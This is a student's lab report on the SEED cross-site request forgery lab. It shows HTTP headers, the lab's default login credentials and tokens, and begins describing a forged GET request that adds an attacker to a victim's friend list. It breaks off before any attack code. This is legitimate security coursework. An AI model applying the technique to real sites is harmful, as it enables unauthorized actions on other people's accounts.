<u>ASSIGNMENT – 7</u>

Name: **Sudharsan Srinivasan**


UTA ID: **1001755919**

<u>Environment:</u>

- The tasks are carried out in a web browser with **HTTP Headers Live** add-on installed to track the **GET** and **POST** requests. **Inspect Page Element** option is also used to track the status of the requests, parameters and headers involved etc.
- The websites used for the tasks are **www.csrflabelgg.com** to login to user accounts etc and www.csrflabattacker.com to launch attacks from, onto the user accounts.

<u>Task 1 – HTTP Request Observe:</u>

- This task requires to observe the HTTP request and responses corresponding to actions performed on the site www.csrflabelgg.com
- A typical action involves searching for name in the Search bar. In the below image, the username "**Sudharsan**" is searched in the search bar and results are displayed for the same.



Results for "Sudharsan" : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/search?q=Sudharsan&search_type=

CSRF Lab Site

Results for "Sudharsan"


No results.

13 requests 102.05 KB / 1.66 MB transferred Finish: 2.34

Request URL: http://www.csrflabelgg.com/search?q=Sudharsan&sea…
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Response headers (392 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip

- The developer tool option provides the corresponding HTTP headers and parameters that are run for the operation performed, in this case, searching for a name.



Results for "Sudharsan" : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/search?q=Sudharsan&search_type=
Most Visited SEED Labs Sites for Labs
CSRF Lab Site
Log in
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs Disable cache
Filter URLs
Status Method File D... Cause Type Transfe
13 requests 102.05 KB / 1.66 MB transferred Finish: 2.34 s
Headers Cookies Params Response Timings Stack Trace
Filter request parameters

Results for "Sudharsan"

No results.

Query string
q: Sudharsan
search_type: all


- The corresponding **HTTP Header Live** add-on is also shown below:


Results for "Sudharsan" : CSRF Lab Site - Mozilla Firefox
www.csrflabelgg.com/search?q=Sudharsan&search_type=
HTTP Header Live
CSRF Lab Site
Log in
Results for "Sudharsan"
No results.

```
http://www.csrflabelgg.com/search?q=Sudhars
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:
Accept: text/html,application/xhtml+xml,application/x
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=h1i6amtniu77uh961nnp44lff7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 31 Mar 2021 02:55:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2285
```

- The **params** tab above, shows the query string that was given in the search bar. It is also important to note that the method used for this request is **GET**. The browser also sets cookies corresponding to every activity performed.

- Next, using the login form, we try to login using one of the existing user credentials provided, let's take the username **sammy** for this task. The credentials are provided in the **login** form.


CSRF Lab Site - Mozilla Firefox

3:16 AM

File Edit View History Bookmarks Tools Help

CSRF Lab Site

www.csrflabelgg.com

Most Visited SEED Labs Sites for Labs

CSRF Lab Site

Log in

Username or email

samy

Password

••••••••

Log in   Remember me

Register | Lost password

Inspe Cons Debu Style Perf Mem Netw Stor

All HTML CSS JS XHR Fonts Images Media WS Other


Persist Logs   Disable cache

Disable HTTP cache

Filter URLs


Status	Method	File	D...	Cause	Type	Transfe
200	GET	color…	…	stylesheet	css	cached
200	GET	jque…	…	script	js	cached
200	GET	jque…	…	script	js	cached
200	GET	requ…	…	script	js	cached
200	GET	requ…	…	script	js	cached
200	GET	elgg.js	…	script	js	cached
200	GET	en.js	…	script	js	cached
200	GET	init.js	…	script	js	cached
200	GET	read…	…	script	js	cached

- Now, this request has to be processed using a **POST** method, since POST method uses the information provided in the login form and validates the credentials, finally returning the status of the request.


All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/activity
CSRF Lab Site
All Site Activity
All Mine Friends
Filter
Show All
No activity
Persist Logs Disable cache
18 requests 128.35 KB / 9.74 KB transferred Finish: 2.06 s
Headers Cookies Params Response Timings

Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (407 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0

- The account has been logged in using the method **POST**. The Headers tab also contains the URL requested, the corresponding address and a Status code **302** indicating that the account has been located.



18 requests 128.35 KB / 9.74 KB transferred Finish: 2.06 s
Headers Cookies Params Response Timings
Filter request parameters

Form data
__elgg_token: 81UuU-9bsCYP9jkBY7gRnA
__elgg_ts: 1617088545
password: seedsamy
returntoreferer: true
username: samy


- Similarly, the **Params** tab shows the parameters that have been used in the login form, namely the username and password. The first two parameters shown are the **elgg token and timestamp**, which serves as the countermeasure to prevent **CSRF attacks.** The **returntoreferer** is used to identify whether the request is a **cross-site or same-site.**

<u>Task 2- Using GET Request to launch CSRF Attack:</u>

- The goal of this task is to use one account to launch an attack on another account and get added to their friend list without their knowledge. In this case, we have 2 accounts: **Alice and Boby.** The goal is to add Boby to Alice's friend list without Alice's knowledge.
- Here, in this case, Boby is the attacker and Alice is the victim.
- Before being able to add Boby as a friend to Alice's account, it is important to know Boby's GUID. This can be found by adding Boby as a friend in another account, say Charlie's account.



Friends Activity : CSRF Lab Site - Mozilla Firefox
3:49 AM
File Edit View History Bookmarks Tools Help
Friends Activity : CSRF La
www.csrflabelgg.com/activity/friends/charlie
Most Visited
SEED Labs
Sites for Labs
Search
Charlie
Blogs
Bookmarks

- In Charlie's account, search for Boby and click on **Add Friend** button. Notice on the Networks tab in the Developer tools, there is a **GET** request generated corresponding to the action. Click on that request and head to **Params** tab to see the value **friend:43**. This is the id of Boby.


Boby : CSRF Lab Site - Mozilla Firefox
8:06 AM
www.csrflabelgg.com/profile/boby
Boby
Brief description: Hi it's me Boby
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Headers Cookies Params Response Timings Stack Trace

```
Sta...  Meth...  Fil      Dc
200     GET      add?...  xhr
200     GET      elgg.... sty

Query string
  __elgg_token: {...}
    0: PBxbW10MQbq6GQUnP5LAfw
    1: PBxbW10MQbq6GQUnP5LAfw
  __elgg_ts: {...}
    0: 1617105437
    1: 1617105437
  friend: 43
```


- The GUID can also be checked in the source code of the entire site, by going into **Inspect Element** and selecting the **Inspector** tab.


Boby : CSRF Lab Site - Mozilla Firefox
3:53 AM
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/profile/boby
